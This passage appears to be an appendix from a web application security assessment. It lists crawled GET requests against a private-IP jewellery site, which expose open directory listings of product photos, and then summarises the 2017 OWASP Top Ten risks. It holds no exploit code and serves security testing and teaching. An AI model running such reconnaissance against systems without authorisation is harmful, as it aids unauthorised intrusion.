TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants%20Sets/4.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants%20Sets/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants/2.jpeg
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants%20Sets/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants%20Sets/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants%20Sets/10.jpg

TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants%20Sets/11.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Toe%20Ring/?C=N;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Toe%20Ring/?C=M;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Toe%20Ring/?C=S;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Toe%20Ring/?C=D;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Toe%20Ring/1.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Toe%20Ring/2.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Toe%20Ring/3.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Toe%20Ring/6.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Toe%20Ring/7.jpg
TRUE	GET	http://192.168.1.20/Photos/Silver/Toe%20Ring/8.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Toe%20Ring/9.jpg
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendant%20Set/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Armlets/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Armlets/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Armlets/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Armlets/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Cuffilinks/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Cuffilinks/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Cuffilinks/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Cuffilinks/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Lady%20Rings/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Lady%20Rings/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Lady%20Rings/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Lady%20Rings/?C=D;O=D
TRUE	GET	http://192.168.1.20/featured.php?pn=22
TRUE	GET	http://192.168.1.20/featured.php?pn=23
TRUE	GET	http://192.168.1.20/featured.php?pn=24
TRUE	GET	http://192.168.1.20/image/back/?C=N;O=A
TRUE	GET	http://192.168.1.20/image/back/?C=M;O=D
TRUE	GET	http://192.168.1.20/image/back/?C=D;O=D
TRUE	GET	http://192.168.1.20/image/back/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Necklaces/?C=N;O=A

TRUE	GET	http://192.168.1.20/Photos/Diamond/Necklaces/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Necklaces/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Necklaces/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Nose%20Pin/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Nose%20Pin/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Nose%20Pin/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Nose%20Pin/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendants/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendants/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendants/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Pendants/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Rings/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Diamond/Rings/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Rings/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Diamond/Rings/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Ear%20Rings/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Ear%20Rings/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Ear%20Rings/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Ear%20Rings/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Man%20Rings/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Man%20Rings/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Man%20Rings/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Man%20Rings/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Mangalsutra/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Necklaces/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Nose%20Rings/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Gold/Nose%20Rings/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Nose%20Rings/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Nose%20Rings/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendants/?C=N;O=A

TRUE	GET	http://192.168.1.20/Photos/Gold/Pendants/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendants/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Gold/Pendants/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Bracelet/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Bracelet/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Bracelet/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Bracelet/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Anklets/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Brooches/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/EarRings/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Chain/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Man%20Ring/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Man%20Ring/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Man%20Ring/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Man%20Ring/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Hair%20Pin/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants%20Sets/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants%20Sets/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants%20Sets/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants%20Sets/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants/?C=N;O=A

TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Pendants/?C=D;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Toe%20Ring/?C=N;O=A
TRUE	GET	http://192.168.1.20/Photos/Silver/Toe%20Ring/?C=M;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Toe%20Ring/?C=S;O=D
TRUE	GET	http://192.168.1.20/Photos/Silver/Toe%20Ring/?C=D;O=D

APPENDICES PART 2

APPENDIX 2A

OWASP top Ten (OWASP Top Ten Web Application Security Risks | OWASP, 2017)

Companies should adopt this document and start the process of ensuring that their web applications minimize these risks. Using the OWASP Top 10 is perhaps the most effective first step towards changing the software development culture within your organization into one that produces more secure code.

Top 10 Web Application Security Risks

1. **Injection**. Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
2. **Broken Authentication**. Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
3. **Sensitive Data Exposure**. Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.
4. **XML External Entities (XXE)**. Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
5. **Broken Access Control**. Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.
6. **Security Misconfiguration**. Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.
7. **Cross-Site Scripting (XSS)**. XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
8. **Insecure Deserialization**. Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.
9. **Using Components with Known Vulnerabilities**. Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
10. **Insufficient Logging & Monitoring**. Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.